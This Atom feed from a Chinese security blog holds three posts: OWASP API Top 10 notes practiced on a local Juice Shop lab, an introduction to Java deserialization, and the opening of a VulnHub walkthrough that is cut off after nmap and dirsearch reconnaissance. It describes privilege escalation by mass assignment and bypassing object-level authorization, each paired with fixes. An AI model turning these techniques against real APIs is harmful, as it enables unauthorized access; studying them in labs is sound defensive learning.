<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <author>
    <name>Cl1ck-t0</name>
  </author>
  <generator uri="https://hexo.io/">Hexo</generator>
  <id>https://cl1ck-t0.github.io/</id>
  <link href="https://cl1ck-t0.github.io/" rel="alternate"/>
  <link href="https://cl1ck-t0.github.io/atom.xml" rel="self"/>
  <rights>All rights reserved 2026, Cl1ck-t0</rights>
  <title>Cl1ck-t0's blog</title>
  <updated>2026-11-17T13:22:36.881Z</updated>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <content>


      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="api-security"><a class="markdownIt-Anchor" href="#api-security"></a> API security</h1><h2 id="一-基础知识"><a class="markdownIt-Anchor" href="#一-基础知识"></a> 一、基础知识</h2><p>API (Application Programming Interface)</p><p>应用程序编程接口 是一个软件与另一个软件互动的方式。如果一个程序或应用程序有 API，外部客户端可以向它请求服务。</p><p>API 安全是保护 API 免遭攻击的过程。正如应用、网络和服务器可能会遭受攻击一样，API 也可能陷入许多不同的威胁，成为此类威胁的受害者。</p><p>API 安全是 Web 应用安全的核心组成部分。大多数现代 Web 应用依赖 API 来运行，而 API 允许外部方访问应用，这会给应用带来额外的风险。举例来说，企业向公众开放其办公室：这样一来，办公室内的人员增加，其中一些人可能不为公司员工所知，这会增加风险。同样地，API 允许外部人员使用程序，也会给 API 服务的基础设施带来更多风险。</p><p>这里小灯决定学习一波API security的基本知识👀持续更新（或许会吧</p><p>开始之前我们先看看</p><p>OWASP API Security Top 10 是 OWASP 专门针对 API 风险发布的清单，与 Web Top 10 互补：Web 版覆盖通用 Web 应用，API 版更关注对象级授权、业务流、第三方依赖这些 API 特有的问题。当前最新版本是 2023 版。</p><table><thead><tr><th>编号</th><th>名称</th><th>含义</th></tr></thead><tbody><tr><td>API1</td><td>Broken Object Level Authorization（BOLA）</td><td>只校验“能否调用接口”，不校验“能否操作这个对象”；替换 ID 就能越权读写他人数据。这是 API 场景中最常见的问题</td></tr><tr><td>API2</td><td>Broken Authentication</td><td>认证机制缺陷：无鉴权、弱口令、Token 可预测或不过期、JWT 签名不校验</td></tr><tr><td>API3</td><td>Broken Object Property Level Authorization</td><td>响应返回过多敏感字段（Excessive Data Exposure），请求中可批量赋值（Mass Assignment）。2023 版把这两项合并</td></tr><tr><td>API4</td><td>Unrestricted Resource Consumption</td><td>缺少速率限制、分页上限和请求体大小限制，可以被大量请求耗尽资源或当作 DoS 入口</td></tr><tr><td>API5</td><td>Broken Function Level Authorization</td><td>普通用户能调用管理员或内部接口，即功能维度的垂直越权</td></tr><tr><td>API6</td><td>Unrestricted Access to Sensitive Business Flows</td><td>不防护业务逻辑滥用：批量注册、撞库、抢购脚本、薅羊毛</td></tr><tr><td>API7</td><td>Server Side Request Forgery（SSRF）</td><td>服务端按用户传入的 URL 发请求，可用于探测或攻击内网、访问云元数据</td></tr><tr><td>API8</td><td>Security Misconfiguration</td><td>CORS 配置过于宽松、默认配置、调试接口暴露、错误信息泄露、缺少 TLS</td></tr><tr><td>API9</td><td>Improper Inventory Management</td><td>旧版本 API、影子 API、测试环境的 API 无文档也无监控，已被遗忘但仍在线</td></tr><tr><td>API10</td><td>Unsafe Consumption of APIs</td><td>在使用第三方 API 时盲目信任其返回数据，导致二次注入、开放重定向等问题</td></tr></tbody></table><p>本地自建靶场，我这里选择了：</p><p><strong>OWASP Juice Shop</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">docker pull bkimminich/juice-shop</span><br><span class="line">docker run --rm -p 3000:3000 bkimminich/juice-shop</span><br></pre></td></tr></table></figure><p><img src="https://developer.qcloudimg.com/operation/attachment/9118877/20251106-48c547a0.png" alt="img" /></p><p>这里由于基础知识众多，这里不一一叙述，放几篇文章在这里😋：</p><p><a href="https://cloud.tencent.com/developer/article/2584807">API 安全难在哪？这篇是我见过讲得最透的架构方案-腾讯云开发者社区-腾讯云</a></p><p><a href="https://blog.csdn.net/2402_84408069/article/details/154240602">API安全入门指南：从零理解API与越权漏洞_api 安全入门-CSDN博客</a></p><p><a href="https://blog.csdn.net/weixin_51725318/article/details/144183643">什么是API 安全？（非常详细），零基础入门到精通，看这一篇就够了-CSDN博客</a></p><h2 id="二-靶场实战与总结"><a class="markdownIt-Anchor" href="#二-靶场实战与总结"></a> 二、靶场实战与总结</h2><p>本文的主要内容，还是在实操中对api security的内容做出实践性阐述。</p><p>首先我们先试试<code>/api</code></p><p>发现返回了大量的错误信息：包括服务器的绝对文件路径和版本，部署位置，暴露了具体的路由文件和抛出错误的代码，以及技术栈和框架内部的调用链。</p><p>这个现象属于 API8:2023 Security Misconfiguration（安全配置错误），具体是“错误处理不当导致敏感信息泄露”</p><p>为什么会这样呢？</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">因为我请求的裸路径，没有任何路由能匹配它</span><br><span class="line">请求落入 SPA 兜底中间件 routes/angular.ts:14：非 /api、/rest 前缀返回前端页面，否则主动 throw new Error(&#x27;Unexpected path&#x27;)；</span><br><span class="line">应用没有自定义错误处理中间件，于是交给 Express 默认的 finalhandler；</span><br><span class="line">在非 production 环境下，Express 默认会把完整堆栈写进响应体。</span><br><span class="line">所以状态码是 500（语义上应该是 404），响应里带出了绝对安装路径、源码文件名与行号、Express 内部调用链。</span><br></pre></td></tr></table></figure><p>因此确认了技术栈为express+node</p><p>暴露路由文件划分（angular.js、verify.js、insecurity.js）</p><p>修复思路：</p><p><strong>1、将/api   /rest这种不存在的接口返回内容被访问时返回标准的JSON404，而不是抛出异常；</strong></p><p><strong>2、统一错误处理中间件，客户端只返回通用型错误信息，不暴露敏感错误信息；</strong></p><p>再试试/robots.txt</p><p>泄露了：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">User-agent: *</span><br><span class="line">Disallow: /ftp</span><br></pre></td></tr></table></figure><p>/ftp在这里是一个<strong>被错误地配置为公开可访问的静态文件目录</strong>。它直接暴露了服务器上存放的一些文件，其中包含敏感信息。</p><p><img src="https://s41.ax1x.com/2026/11/15/pn7FStH.png" alt="image" /></p><p>这些基础的探测不一一细说，重点在于在靶场渗透中学到了什么。</p><p>我们大致可以把api可能导致的漏洞触发点分为以下几类（窝自己分的）：</p><p><strong>1.授权类问题</strong></p><p><strong>2.认证与会话滥用</strong></p><p><strong>3.资源与业务滥用</strong></p><p><strong>4.配置与供应链信任问题</strong></p><p>其中，最重要也最严重的就是**<mark>1.授权类问题</mark>**</p><p>很多服务端的api安全问题就是由于某个接口信任客户端发来的部分内容，对客户端的请求没有经过严格的处理，</p><p>例如你登录后请求 <code>GET /api/invoices/1001</code>，拿到了自己的内容。如果改成 <code>1002</code> 也能拿到别人的内容，系统就存在 BOLA。</p><p><strong>（对象级授权失效）</strong></p><p>因此永远不要信任客户端传来的 ID。在数据库查询中强制加上归属条件，例如 <code>findOne({ _id: req.params.id, ownerId: req.user.id })</code>。如果查不到，<strong>返回 404</strong> 而不是 403，避免泄露“这个资源存在但不属于你”的信息。</p><hr /><p>抑或是：<strong>授权检查停在了对象层面，没有延伸到字段层面</strong>。</p><p>这种问题主要体现在两方面：</p><p><strong>读方向的典型问题</strong>：你请求自己的订单，接口确实验证了订单归你，但返回的 JSON 里包含了 <code>internal_supplier_cost</code>（内部成本价）这类你不该看到的字段。原因是后端直接把整个数据库对象序列化返回了，指望前端去隐藏敏感字段——但攻击者用 Burp Suite 看原始响应，前端隐藏毫无意义。</p><p><strong>写方向的典型问题</strong>：你更新个人资料，正常请求是 <code>{&quot;nickname&quot;: &quot;alex&quot;}</code>。攻击者在请求体里偷偷加上 <code>&quot;role&quot;: &quot;admin&quot;</code>，如果后端直接把请求体绑定到用户对象上，你就把自己提升成了管理员。这就是批量赋值。（太经典了）</p><p>这就是<strong>对象属性级授权失效（BOPLA）</strong></p><p><strong>修复思路</strong>：<strong>读写两个方向都用显式的允许列表（allowlist）</strong>。响应时只返回当前角色应该看到的字段（用 DTO 或序列化配置）；请求时只接受允许修改的字段，拒绝或忽略其他所有字段，绝不直接把原始请求体丢给 ORM。</p><hr /><p>再者：<strong>功能级授权失效（BFLA）</strong></p><p>这一项关注的是<strong>整个接口或功能</strong>的访问权限，而不是某个具体数据。典型场景是：管理员接口（如 <code>DELETE /api/admin/users/5</code>）没有在服务端做角色校验，普通用户只要知道 URL 就能调用成功。</p><p>一个常见误区是<strong>在前端隐藏按钮</strong>就以为安全了。攻击者根本不看你的 UI，直接发 HTTP 请求就行。另一个容易遗漏的点是 <strong>HTTP 方法切换</strong>：<code>GET /api/users/5</code> 可能做了权限校验，但 <code>DELETE /api/users/5</code> 忘了加，攻击者换个方法就绕过了。</p><p><strong>修复思路</strong>：在服务端对<strong>每一个接口</strong>（尤其是管理类接口）实施基于角色的访问控制（RBAC），采用“默认拒绝”策略。授权逻辑应该集中在中间件或统一入口处理，而不是散落在各个接口里靠开发者自觉添加。</p><p>这些就是api security授权类问题的主要形式（更多细节查询官方资料去👀</p><p>剩下的就一笔带过,骗你的，剩下的靶场也没怎么体现：</p><p><mark><strong>认证与会话安全：</strong></mark></p><p>eg.API2 身份认证失效</p><p>这一项管的是“你到底是谁”。如果认证环节出了问题，攻击者就能冒充他人，后续所有基于身份的授权检查都会失效。</p><p><strong>核心问题</strong>：认证机制实现不当，导致攻击者可以窃取或伪造认证令牌，从而临时或永久地冒充其他用户。常见的脆弱点包括：JWT 令牌在服务端未正确验证签名、令牌没有过期时间、在 URL 中传递 API 密钥导致密钥被日志记录，以及登录接口缺乏速率限制从而允许暴力破解或撞库。</p><p><strong>后果</strong>：一旦攻击者获得了一个有效令牌，系统就会认为他就是那个用户。此时，即使对象级授权（BOLA）检查写得再正确，也会“合理地”放行对他人数据的访问，因为系统认为请求就来自数据所有者本人。</p><p><strong>防护重点</strong>：确保所有令牌都经过严格的签名验证和有效期控制；不在 URL 或日志中暴露凭证；对认证端点实施速率限制和异常检测。</p><p><mark><strong>资源与业务滥用：</strong></mark></p><p>eg.API4 与 API6</p><p>这一类风险更多是“没有设防”或“设计时没有考虑被滥用”。</p><p><strong>API4：资源消耗无限制</strong></p><p>满足 API 请求需要消耗网络带宽、CPU、内存和存储等资源。此外，短信、电话呼叫或生物特征验证等资源由第三方服务商通过 API 集成提供，按请求次数计费。如果接口对请求频率、单次返回数据量、GraphQL 查询深度或文件大小没有任何上限，攻击者就能轻易耗尽服务器资源，或通过触发大量付费的第三方调用来推高运营成本。</p><p><strong>API6：敏感业务流无限制访问</strong></p><p>接口本身逻辑可能完全正确，但业务流程可以被自动化脚本滥用。典型场景包括：抢购限量商品（scalping）、批量注册虚假账号、或爬取库存信息来操纵市场。这类问题传统漏洞扫描扫不出来，因为接口没有技术漏洞，只是被机器人滥用了正常业务流程。防护需要结合限流之外的业务层面手段，例如行为分析、人机验证，以及在设计阶段就识别出哪些流程是“敏感的、经不起自动化滥用的”。</p><p><mark><strong>配置与供应链信任：</strong></mark></p><p>eg.API8、API9、API10</p><p>这三项的共同点是系统在某个环节放松了警惕——要么是配置上疏忽了，要么是信任了不该信任的外部依赖。</p><p><strong>API8：安全配置错误</strong></p><p>这类问题不涉及复杂逻辑，纯粹是配置纪律问题。典型表现包括：默认密码未修改、生产环境仍开着调试端点、错误信息泄露了堆栈细节、CORS 配置允许任意来源、缺少必要的安全响应头。防护方式是定期审查和加固 API 堆栈的配置，确保生产环境与开发环境的配置分离，并移除所有不必要的功能暴露。</p><p><strong>API9：库存管理不当</strong></p><p>你对自己到底暴露了哪些 API 缺乏清晰的掌控。旧版本接口没有下线、测试环境对公网开放、调试端点被遗忘、文档中未记录的“影子 API”仍然可访问。攻击者往往专门寻找这些被遗忘的端点下手，因为它们通常缺少最新的安全防护和监控。防护的核心是建立并维护完整的 API 清单，使用 OpenAPI 规范记录所有端点，定期审计并下线不再使用的接口。</p><p><strong>API10：对 API 的不安全使用</strong></p><p>开发者倾向于信任从第三方 API 收到的数据，认为“大厂的数据不会有问题”，因此在输入验证和清理上采用了更宽松的标准。攻击者因此转向攻击你<strong>所依赖的第三方服务</strong>，而不是直接攻击你的 API。例如：你的 API 从第三方服务获取地址数据并存入数据库，攻击者在第三方服务中存入包含 SQL 注入载荷的“恶意商家”，当你的 API 拉取这条数据时，注入载荷在你的数据库中执行。又或者，第三方服务被攻破后返回一个重定向响应，你的 API 盲目跟随，将包含用户敏感数据的请求原样发送到了攻击者的服务器。</p><p><strong>防护原则</strong>：把第三方 API 的响应当作不可信的用户输入来处理——始终验证和清理，不盲目跟随重定向，使用 TLS 加密所有交互，并限制处理第三方响应时所消耗的资源。</p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/11/15/API-security/</id>
    <link href="https://cl1ck-t0.github.io/2026/11/15/API-security/"/>
    <published>2026-11-15T08:26:30.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>API security</title>
    <updated>2026-11-17T13:22:36.881Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="web漏洞" scheme="https://cl1ck-t0.github.io/tags/web%E6%BC%8F%E6%B4%9E/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="java反序列化漏洞"><a class="markdownIt-Anchor" href="#java反序列化漏洞"></a> java反序列化漏洞</h1><h2 id="一-前言"><a class="markdownIt-Anchor" href="#一-前言"></a> 一、前言</h2><p>本文是个人学习java反序列化漏洞的学习笔记</p><p>java反序列化漏洞也是十分重要的一种漏洞了，而我前面也学习了关于php反序列化漏洞的相关知识，对比起来，二者的主要差异是在于<strong>触发机制的控制权归属</strong>：Java 将反序列化的构建过程开放给开发者自定义（<code>readObject</code>），而 PHP 的反序列化过程由引擎自动完成，开发者只能通过魔术方法在事后介入。</p><h2 id="二-基础前置"><a class="markdownIt-Anchor" href="#二-基础前置"></a> 二、基础前置</h2><p>需要掌握简单的java序列化知识：</p><p>Java 序列化是一种将对象转换为字节流的过程，以便可以将对象保存到磁盘上，将其传输到网络上，或者将其存储在内存中，以后再进行反序列化，将字节流重新转换为对象。</p><p>序列化在 Java 中是通过 <strong>java.io.Serializable</strong> 接口来实现的，该接口没有任何方法，只是一个标记接口，用于标识类可以被序列化。</p><p>当你序列化对象时，你把它包装成一个特殊文件，可以保存、传输或存储。反序列化则是打开这个文件，读取序列化的数据，然后将其还原为对象，以便在程序中使用。</p><p>序列化是一种用于保存、传输和还原对象的方法，它使得对象可以在不同的计算机之间移动和共享，这对于分布式系统、数据存储和跨平台通信非常有用。</p><p>对比起来，php反序列化漏洞的漏洞点相对比较分散，在任意的魔术方法都可能引爆漏洞，</p><p>而java反序列化漏洞的漏洞点比较集中，绝大多数漏洞都源于对不可信数据调用了 <code>ObjectInputStream.readObject()</code>。只要拦截到这个入口，问题通常就在这里。</p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/09/22/java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/</id>
    <link href="https://cl1ck-t0.github.io/2026/09/22/java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/"/>
    <published>2026-09-22T13:31:27.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>java反序列化漏洞</title>
    <updated>2026-09-22T14:10:49.583Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="渗透测试" scheme="https://cl1ck-t0.github.io/tags/%E6%B8%97%E9%80%8F%E6%B5%8B%E8%AF%95/"/>
    <content>


      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="vulnhub-dripping-blues-1"><a class="markdownIt-Anchor" href="#vulnhub-dripping-blues-1"></a> vulnhub -Dripping Blues: 1</h1><p>开局依旧arp-scan</p><p>这次没有网卡连接问题，很容易就扫出存活靶机：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">192.168.216.132</span><br></pre></td></tr></table></figure><p>接着nmap</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">PORT   STATE SERVICE</span><br><span class="line">21/tcp open  ftp</span><br><span class="line">22/tcp open  ssh</span><br><span class="line">80/tcp open  http</span><br><span class="line">MAC Address: 00:0C:29:AE:33:C3 (VMware)</span><br></pre></td></tr></table></figure><p>发现依旧有个80端口http服务，我们试着访问一下：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">driftingblues is hacked again so it&#x27;s now called drippingblues. :D hahaha</span><br><span class="line">by</span><br><span class="line">travisscott &amp; thugger</span><br></pre></td></tr></table></figure><p>回显没什么用，源码也没什么东西</p><p>于是我们用字典扫一下：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">dirsearch -u http://192.168.216.132 -e php,html,txt -t 30 -i 200</span><br></pre></td></tr></table></figure><p>发现：</p><figure class="highlight plaintext"><table><tr><td 